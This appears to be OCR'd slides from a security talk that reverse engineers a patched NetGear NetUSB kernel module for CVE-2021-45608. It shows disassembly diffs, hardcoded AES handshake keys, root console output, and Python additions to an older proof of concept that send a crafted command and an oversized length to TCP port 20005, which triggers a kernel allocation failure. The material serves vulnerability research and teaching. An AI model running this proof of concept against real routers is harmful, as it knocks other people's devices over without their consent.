

CodeBrowser: netgear-netusb:/NetUSB.120.ko
File Edit Analysis Graph Navigation Search Select Tools Window Help
Program Trees
NetUSB.120.ko
.bss
.note.gnu.build-id
.ARM.exidx
.gnu.linkonce.this_module
.data
Program Tree
Symbol Tree
Imports
Exports
Functions
Labels
Classes
Namespaces
Filter:
Data Type Manager
Data Types
BuiltInTypes
NetUSB.120.ko
Behemotx64
generic_clib
windows_vs12_64
Filter:
Listing: NetUSB.120.ko
NetUSB.120.ko
NetUSB.122.ko
0001a8bc ab 01 00 ea b LAB_0001af70
LAB_0001a8c0
0001a8c0 00 30 a0 e3 mov r3,#0x0
0001a8c4 44 10 8d e2 add r1,sp,#0x44
0001a8c8 04 20 a0 e3 mov r2,#0x4
0001a8cc 40 30 8d e5 str r3,[sp,#local_30]
0001a8d0 09 f1 ff eb bl SoftwareBus_fillBuf
0001a8d4 00 00 50 e3 cmp r0,#0x0
0001a8d8 ab 01 00 0a beq LAB_0001af8c
0001a8dc 44 00 9d e5 ldr r0,[sp,#local_2c]
0001a8e0 d0 10 a0 e3 mov r1,#0xd0
0001a8e4 11 00 80 e2 add r0,r0,#0x11
0001a8e8 44 62 00 eb bl __kmalloc
0001a8ec 00 50 50 e2 subs r5,r0,#0x0
0001a8f0 03 00 00 1a bne LAB_0001a904
0001a8f4 e0 06 9f e5 ldr r0=>s_INFO%04X:_Out_of_memory_ir
0001a8f8 56 11 01 e3 movw r1,#0x1156
LAB_0001a8fc
0001a8fc 88 20 00 eb bl kc_printf
0001a900 a1 01 00 ea b LAB_0001af8c
LAB_0001a904
0001a904 00 70 c5 e5 strb r7,[r5,#0x0]
0001a908 04 00 a0 e1 cpy r0,r4
Decompile: SoftwareBus_dispatchNormalEPMsgOut - (NetUSB.120.ko)
22)
;
}
freePageBuf2(iVar5);
goto LAB_0001af2c;
}
if (uVar8 != 0x60) {
iVar4 = param_1;
if (uVar8 != 0x70) {
if (uVar8 != 0x50) goto LAB_0001af78;
local_30 = 0;
iVar5 = SoftwareBus_fillBuf(param_1,&local_2c,4);
if (iVar5 == 0) {
return;
}
piVar6 = (int *)__kmalloc(local_2c + 0x11,0xd0);
if (piVar6 == (int *)0x0) {
pcVar3 = "INFO%04X: Out of memory in USBSoftwareBus";
uVar7 = 0x1156;
goto LAB_0001a8fc;
}
*(byte *)piVar6 = bVar1;
*(byte *)((int)piVar6 + 1) = bVar2;
*(byte *)((int)piVar6 + 2) = (byte)local_2c;
*(byte *)((int)piVar6 + 3) = local_2c._1_1_;
*(byte *)(piVar6 + 1) = local_2c._2_1_;
*(byte *)((int)piVar6 + 5) = local_2c._3_1_;
iVar5 = SoftwareBus_fillBuf(param_1,(byte *)((int)piVar6 + 6),4);
if ((iVar5 != 0) &&
(iVar5 = SoftwareBus_fillBuf(param_1,(byte *)((int)piVar6 + 10),4), iVa
Function Call Trees: SoftwareBus_dispatchNormalEPMsgOut - (NetUSB.120.ko)
Incoming Calls
Incoming References - SoftwareBus_dispatchNormalEPMsgOut
SoftwareBus_dispatchThread
Filter:
Outgoing Calls
Outgoing References - SoftwareBus_dispatchNormalEPMsgOut
mallocPageBuf2
freePageBuf2
intrxferAsync
down
kc_printf
up
__memzero
bulkxferAsync
Filter:
0001a8e8
SoftwareBus_dispatchN...
bl 0x00033200

10.0.4.122


CodeBrowser: netgear-netusb:/NetUSB.122.ko
File Edit Analysis Graph Navigation Search Select Tools Window Help
Program Trees
NetUSB.122.ko
.bss
.note.gnu.build-id
.ARM.exidx
.gnu.linkonce.this_module
.data
Program Tree
Symbol Tree
Imports
Exports
Functions
Labels
Classes
Namespaces
Filter:
Data Type Manager
Data Types
BuiltInTypes
NetUSB.122.ko
Behemotx64
generic_clib
windows_vs12_64
Filter:
Listing: NetUSB.122.ko
NetUSB.120.ko
NetUSB.122.ko
0001ac78 bc 01 00 ea b LAB_0001b370
LAB_0001ac7c
0001ac7c 00 30 a0 e3 mov r3,#0x0
0001ac80 4c 10 8d e2 add r1,sp,#0x4c
0001ac84 04 20 a0 e3 mov r2,#0x4
0001ac88 48 30 8d e5 str r3,[sp,#local_30]
0001ac8c 00 f0 ff eb bl SoftwareBus_fillBuf
0001ac90 00 00 50 e3 cmp r0,#0x0
0001ac94 bc 01 00 0a beq LAB_0001b38c
0001ac98 4c 20 9d e5 ldr r2,[sp,#local_2c]
0001ac9c 01 04 52 e3 cmp r2,#0x1000000
0001aca0 a4 05 9f 25 ldrcs r0,[PTR_s_INFO%04X:_Isoc_write:_
0001aca4 ba 11 01 23 movwcs r1,#0x11ba
0001aca8 b4 01 00 2a bcs LAB_0001b380
0001acac 11 00 82 e2 add r0,r2,#0x11
0001acb0 d0 10 a0 e3 mov r1,#0xd0
0001acb4 4c 61 00 eb bl __kmalloc
0001acb8 00 60 50 e2 subs r6,r0,#0x0
0001acbc 03 00 00 1a bne LAB_0001acd0
0001acc0 88 05 9f e5 ldr r0=>s_INFO%04X:_Out_of_memory_ir
0001acc4 c4 11 01 e3 movw r1,#0x11c4
0001acc8 64 20 00 eb bl kc_printf
0001accc ac 01 00 ea b LAB_0001b384
LAB_0001acd0
0001acd0 00 80 c6 e5 strb r8,[r6,#0x0]
0001acd4 04 00 a0 e1 cpy r0,r4
Decompile: SoftwareBus_dispatchNormalEPMsgOut - (NetUSB.122.ko)
if (uVar10 == 0x50) {
local_30 = 0;
iVar3 = SoftwareBus_fillBuf(param_1,&local_2c,4);
if (iVar3 == 0) {
return;
}
if (local_2c < 0x1000000) {
piVar5 = (int *)__kmalloc(local_2c + 0x11,0xd0);
if (piVar5 != (int *)0x0) {
*(byte *)piVar5 = bVar1;
*(byte *)((int)piVar5 + 1) = bVar2;
*(byte *)((int)piVar5 + 2) = (byte)local_2c;
*(byte *)((int)piVar5 + 3) = local_2c._1_1_;
*(byte *)(piVar5 + 1) = local_2c._2_1_;
*(byte *)((int)piVar5 + 5) = local_2c._3_1_;
iVar3 = SoftwareBus_fillBuf(param_1,(byte *)((int)piVar5 + 6),4);
if ((iVar3 != 0) &&
undefined SoftwareBus_fillBuf(void)
undefined r0:1 <RETURN>
*(byte *)((int)piVar5 + 0xe) = 0;
}
else {
iVar3 = SoftwareBus_fillBuf(param_1,(byte *)((int)piVar5 + 0xe),1)
if (iVar3 == 0) goto LAB_0001b2a0;
}
iVar3 = SoftwareBus_fillBuf(param_1,piVar5 + 4,local_2c);
if (iVar3 == 0) goto LAB_0001b2a0;
bVar1 = *(byte *)piVar5;
down(param_1);
iVar3 = *(int *)(param_1 + (bVar1 & 0x7f) * 4 + 0x2c);
Function Call Trees: SoftwareBus_dispatchNormalEPMsgOut - (NetUSB.122.ko)
Incoming Calls
Incoming References - SoftwareBus_dispatchNormalEPMsgOut
SoftwareBus_dispatchThread
Outgoing Calls
Outgoing References - SoftwareBus_dispatchNormalEPMsgOut
kc_printf
freePageBuf2
__memzero
checkOwner
intrxferAsync
complete
SoftwareBus_fillBuf
Filter:
0001ac9c
SoftwareBus_dispatchN...
cmp r2,#0x1000000

Tracing Backwards

Now that we have identified where the vulnerability is fixed in the binary, we need to trace backwards to figure out how that code branch can be reached.



run_init_sbus

This turns out to be the function that defines the TCP socket handshake. We know this for two reasons.

1) AES functions correspond to Blasty's existing proof of concept

```
118         }
119         aes_set_key(iVar1,auStack132,0x80);
120         aes_encrypt(iVar1,auStack164,auStack148);
121         iVar5 = ks_send(uVar6,auStack148,0x10,0);
122         if (iVar5 == 0x10) {
123           get_random_bytes(auStack180,4);
124           get_random_bytes(auStack176,4);
125           get_random_bytes(auStack172,4);
126           get_random_bytes(auStack168,4);
127           iVar5 = ks_send(uVar6,auStack180,0x10,0);
128           if (iVar5 == 0x10) {
129             iVar5 = ks_recv(uVar6,auStack148,0x10,0);
130             if (iVar5 == 0x10) {
131               aes_decrypt(iVar1,auStack148,auStack164);
132               iVar5 = memcmp(auStack164,auStack180,0x10);
133               if (iVar5 != 0) {
134                 pcVar3 = "INFO%04X: randomData not match!\n";
135                 goto LAB_0001c264;
136               }
```

```
47    # Hardcoded Cryptographic keys from netusb.ko
48    aesk0 = bytes.fromhex("0B7928FF6A76223C21A3B794084E1CAD")
49    aesk1 = bytes.fromhex("A2353556541CFE44EC468248064DE66C")
50
```


```
51    local_64 = 0x563535a2;
52    uStack96 = 0x44fe1c54;
53    uStack92 = 0x488246ec;
54    uStack88 = 0x6ce64d06;
55    local_74 = 0xff28790b;
56    uStack112 = 0x3c22766a;
57    uStack108 = 0x94b7a321;
58    uStack104 = 0xad1c4e08;
```

2) The other reason is because the keys are defined in the **run_init_sbus** function:

Router Access

How do we access the hardware device in order to verify the necessary pre-conditions and verify our Proof of Concept works?

Setting up Console Access on the Router



Root Access via UART

```
# id
uid=0(admin) gid=0(root)
```

```
# lsmod
Module                  Size  Used by    Tainted: P
NetUSB                155865  0
GPL_NetUSB              3743  1 NetUSB
nf_conntrack_http       6502  0
guster                  1270  0
MultiSsidCntl           3473  0
ip_set_hash_net        21054  0
ip_set_hash_ipmark     18468  0
ip_set_list_set         6877  0
ip_set_hash_netiface    22566  0
ip_set_hash_ipmac      18974  0
ip_set_hash_mac         9401  0
ip_set_hash_ip         18232  0
ip_set_hash_netportnet    24686  0
ip_set_hash_ipportnet    23974  0
ip_set_bitmap_port      5717  0
ip_set_hash_netport    22514  0
ip_set_hash_ipport     18884  0
ip_set_bitmap_ipmac     6347  0
ip_set_hash_netnet     23954  0
ip_set_hash_ipportip    19704  0
ip_set_bitmap_ip        6393  0
ip_set                 24676  16 ip_set_hash_net,ip_set_hash_ipmark,ip_set_list_set,ip_set_hash_netiface,ip_set_hash_ipm
ac,ip_set_hash_mac,ip_set_hash_ip,ip_set_hash_netportnet,ip_set_hash_ipportnet,ip_set_bitmap_port,ip_set_hash_netport,ip
_set_hash_ipport,ip_set_bitmap_ipmac,ip_set_hash_netnet,ip_set_hash_ipportip,ip_set_bitmap_ip
ipv6_spi               40087  0
ufsd                  396798  0
jnl                    28824  1 ufsd
acos_nat             2364127  0
ohci_hcd               18068  0
ehci_hcd               31982  0
xhci_hcd               50973  0
wl                   3965138  0
dpsta                   4239  1 wl
et                     46171  0
igs                    13866  1 wl
emf                    16229  2 wl,igs
ctf                    16915  0
```

Nmap: Do we have port 20005 open?

```
pi@siren-tomb:~ $ sudo nmap -sS -p20005 10.2.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2022-04-03 14:00 CDT
Nmap scan report for 10.2.1.1
Host is up (0.00064s latency).

PORT      STATE SERVICE
20005/tcp open  btx
MAC Address: 08:36:C9:7B:17:27 (Netgear)

Nmap done: 1 IP address (1 host up) scanned in 7.79 seconds
pi@siren-tomb:~ $
```

What interfaces is it running on?

```
# netstat -tl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:14369         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:20005           0.0.0.0:*               LISTEN
tcp        0      0 10.2.1.1:1990           0.0.0.0:*               LISTEN
tcp        0      0 localhost:4455          0.0.0.0:*               LISTEN
tcp        0      0 255.255.255.255:7272    0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8200            0.0.0.0:*               LISTEN
tcp        0      0 10.2.1.1:5000           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9100            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9101            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9102            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9103            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9104            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9105            0.0.0.0:*               LISTEN
tcp        0      0 localhost:4466          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9106            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9107            0.0.0.0:*               LISTEN
tcp        0      0 10.2.1.1:5555           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9108            0.0.0.0:*               LISTEN
```

Existing PoC for CVE-2015-3036

The existing POC for CVE-2015-3036 which we will modify to work with CVE-2021-45608 contains a lot of shell code and memory address definitions for ROP chains that we don't need. We are basically only interested in one thing from the original POC:

1) The code for the initial auth handshake
2) "Computer name" input
3) The command we need to send to reach our target code branch
4) The command argument which triggers the vulnerability

Number 1 is provided for us in the existing PoC for CVE-2015-3036. We have to provide 2, 3 and 4.

Computer Name Length Input

```
0001c180 04 20 a0 e3     mov         r2,#0x4
0001c184 04 00 a0 e1     cpy         r0,r4
0001c188 e4 10 8d e2     add         r1,sp,#0xe4
0001c18c 07 30 a0 e1     cpy         r3,r7
0001c190 1d d0 ff eb     bl          ks_recv
```

```
137                 iVar5 = ks_recv(uVar6,&local_44,4,0);
```

Computer Name Input

```
0001c1cc e4 20 9d e5    ldr         r2,[sp,#local_44]
0001c1d0 04 00 a0 e1    cpy         r0,r4
0001c1d4 08 10 a0 e1    cpy         r1,r8
0001c1d8 07 30 a0 e1    cpy         r3,r7
0001c1dc 0a d0 ff eb    bl          ks_recv
```

```
else if (local_44 - 1 < 0x3f) {
  __memzero(auStack264,0x40);
  uVar4 = ks_recv(uVar6,auStack264,local_44,0);
```

Command Id

```
if ((-1 < (int)uVar4) && (uVar4 == local_44)) {
  if (iVar2 == 5) {
    local_48 = 0x9d7;
    iVar2 = ks_recv(uVar6,&local_4c,4,0);
    if (iVar2 != 4) {
      pcVar3 = "INFO%04X: Read command option error %d\n";
      uVar6 = 0x1bfd;
      goto LAB_0001c23c;
    }
    iVar2 = ks_send(uVar6,&local_48,4,0);
    if (iVar2 != 4) {
      pcVar3 = "INFO%04X: send command option error\n";
      goto LAB_0001c264;
    }
    uVar4 = local_4c & 0x9d7;
    kc_printf("INFO%04X: command local:%08X remote:%08X final:%08X\n",0x1c09,0...
    d7
              ,local_4c,uVar4);
  }
  else {
    uVar4 = 0;
  }
```

Kernel logging contains the hex encoded command. **0x805f** is a detail given to us in the advisory for CVE-2021-45608 .

Command Id Specifics


```
0001c208 1f 00 00 1a     bne         LAB_0001c28c
0001c20c 04 20 a0 e3     mov         r2,#0x4
0001c210 d7 79 00 e3     movw        r7,#0x9d7
0001c214 04 00 a0 e1     cpy         r0,r4
0001c218 dc 10 8d e2     add         r1,sp,#0xdc
0001c21c 00 30 a0 e3     mov         r3,#0x0
0001c220 e0 70 8d e5     str         r7,[sp,#local_48]
0001c224 f8 cf ff eb     bl          ks_recv
```

```
iVar2 = ks_recv(uVar6,&local_4c,4,0);
if (iVar2 != 4) {
  pcVar3 = "INFO%04X: Read command option error %d\n";
```

Command Argument

Value needs to be somewhere in the ballpark of **0xffffffff**. This value is given to us by the advisory for CVE-2021-45608, but the advisory does not tell us how to send the command id and command argument over the tcp connection.

Command Argument



Command Argument to Vulnerability

```
iVar5 = SoftwareBus_fillBuf(param_1,&local_2c,4);
if (iVar5 == 0) {
  return;
}
piVar6 = (int *)__kmalloc(local_2c + 0x11,0xd0);
```

Additions to PoC

```
 91    print("[>] Sending Computer name length")
 92    name = b"ASDF"
 93    s.send(u32(len(name)))
 94    time.sleep(0.1)
 95    print("[>] Sending Computer name")
 96    s.send(name)
 97    time.sleep(0.1)
 98    print("[>] sending netusb.ko command id")
 99    # (b"\x80\x5f\x00\x00")
100    s.send(u32(0x5f80))
101    time.sleep(0.1)
102    print("[>] sending netusb.ko command argument")
103    s.send(u32(0xffffffff - 10))
104    time.sleep(0.1)
105    s.close()
106    sys.exit()
```

What does this PoC look like over the network?

Wireshark · Follow TCP Stream (tcp.stream eq 0) · netusb-poc.pcap

```
00000000  56 03                                             V.
00000002  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa   ........ ........
    00000000  ec 4f 72 cf 6a 1a 6d a7  d6 82 23 d9 4f 08 5f fb   .Or.j.m. ..#.O._.
    00000010  bf 26 4e ce ff 8a 43 66  15 4a d0 40 e9 b7 c9 8e   .&N...Cf .J.@....
00000012  e9 7d 0d d5 47 bf 4d 09  58 32 58 25 17 69 19 14   .}..G.M. X2X%.i..
00000022  04 00 00 00                                        ....
00000026  41 53 44 46                                        ASDF
0000002A  80 5f 00 00                                        ._..
0000002E  f5 ff ff ff                                        ....
```

PoC Script Running

```
pi@siren-tomb:~ $ python3 ~/38454.py 10.2.1.1 20005

## CVE-2021-45608 Proof Of Concept
## Based off of CVE-2015-3036 Proof of Concept by blasty <peter@haxx.in>
## CVE-2021-45608 Discovered by MAX VAN AMERONGEN of Sentinel Labs
## Modified for CVE-2021-45608 By Nicholas Starke

[>] starting up
[>] sending HELLO packet
[>] sending verify data packet
[>] reading response
[!] got 32 bytes ..
[>] sending back crypted random data
[>] Sending Computer name length
[>] Sending Computer name
[>] sending netusb.ko command id
[>] sending netusb.ko command argument
```

Vulnerability Output via DMESG

```
[   60.580000] br0: port 1(vlan1) entering forwarding state
[ 4393.260000] INFO17AA: new connection from 10.2.1.2
[ 4393.670000] INFO1BC4: get cryptData error ret:0
[ 4393.670000] INFO1C23:  connent fail from : d7602820
[ 4393.670000] INFO0039:  V4 : 0201020A
[ 4494.690000] INFO17AA: new connection from 10.2.1.2
[ 4495.290000] INFO1636:  new sbus d1433400:4:ASDF
[ 4495.400000] INFO050A:  ASDF : _fillBuf(): len = 0
[ 4495.400000] INFO04AF: bus exit d1433400
[ 4530.230000] INFO17AA: new connection from 10.2.1.2
[ 4530.830000] INFO1636:  new sbus d1433400:4:ASDF
[ 4531.030000] ------------[ cut here ]------------
[ 4531.030000] WARNING: at mm/page_alloc.c:2017 __alloc_pages_nodemask+0x168/0x558()
[ 4531.030000] Modules linked in: NetUSB(P) GPL_NetUSB nf_conntrack_http guster(P) MultiSsidCntl(P) ip_set_hash_net
ip_set_hash_ipmark ip_set_list_set ip_set_hash_netiface ip_set_hash_ipmac ip_set_hash_mac ip_set_hash_ip ip_set_hash
_netportnet ip_set_hash_ipportnet ip_set_bitmap_port ip_set_hash_netport ip_set_hash_ipport ip_set_bitmap_ipmac ip_s
et_hash_netnet ip_set_hash_ipportip ip_set_bitmap_ip ip_set ipv6_spi(P) ufsd(P) jnl acos_nat(P) ohci_hcd ehci_hcd xh
ci_hcd wl(P) dpsta(P) et(P) igs(P) emf(P) ctf(P) [last unloaded: ipv6_spi]
[ 4531.030000] [<c00562b8>] (unwind_backtrace+0x0/0xe4) from [<c00705a0>] (warn_slowpath_common+0x4c/0x64)
[ 4531.030000] [<c00705a0>] (warn_slowpath_common+0x4c/0x64) from [<c00705d0>] (warn_slowpath_null+0x18/0x1c)
[ 4531.030000] [<c00705d0>] (warn_slowpath_null+0x18/0x1c) from [<c00a7bc0>] (__alloc_pages_nodemask+0x168/0x558)
[ 4531.030000] [<c00a7bc0>] (__alloc_pages_nodemask+0x168/0x558) from [<c00a7fc0>] (__get_free_pages+0x10/0x98)
[ 4531.030000] [<c00a7fc0>] (__get_free_pages+0x10/0x98) from [<bf8818ec>] (SoftwareBus_dispatchNormalEPMsgOut+0x7f0
/0xf0c [NetUSB])
[ 4531.030000] [<bf8818ec>] (SoftwareBus_dispatchNormalEPMsgOut+0x7f0/0xf0c [NetUSB]) from [<bf882c44>] (SoftwareBus
_dispatchThread+0xc8/0x120 [NetUSB])
[ 4531.030000] [<bf882c44>] (SoftwareBus_dispatchThread+0xc8/0x120 [NetUSB]) from [<bf889c3c>] (_thread_create_helpe
r+0x54/0x114 [NetUSB])
[ 4531.030000] [<bf889c3c>] (_thread_create_helper+0x54/0x114 [NetUSB]) from [<c008778c>] (kthread+0x84/0x8c)
[ 4531.030000] [<c008778c>] (kthread+0x84/0x8c) from [<c0050b58>] (kernel_thread_exit+0x0/0x8)
[ 4531.030000] ---[ end trace 3718029863721021 ]---
[ 4531.030000] INFO1156: Out of memory in USBSoftwareBus
[ 4531.030000] INFO10F0: USB_OUT_ISOC_READ_STOP ep:8F
[ 4531.030000] INFO10F4:     USB_OUT_ISOC_READ_STOP device not exist
[ 4531.030000] INFO050A:  ASDF : _fillBuf(): len = 0
[ 4531.030000] INFO04AF: bus exit d1433400
#
```

Exploitation?

From Sentinel Labs Advisory for CVE-2021-45608 (Linked at the beginning of this presentation)

...restrictions make it difficult to write an exploit for this vulnerability…

Summarize

This vulnerability and its documentation scenario (advisories, previous work on related vulnerabilities, etc) lend themselves well to demonstrating how to reverse engineer from public sources and develop a Proof of Concept.

A lot of information was given to us to start with, but not a full proof of concept.

Thanks

I'd like to publicly thank **MAX VAN AMERONGEN** and **BLASTY** for their original research and publications.

I do not wish to imply any sort of extensive relationship here - I only know these folks by reputation.

Questions???

https://twitter.com/nstarke

https://nstarke.github.io/

https://nstarke.bandcamp.com/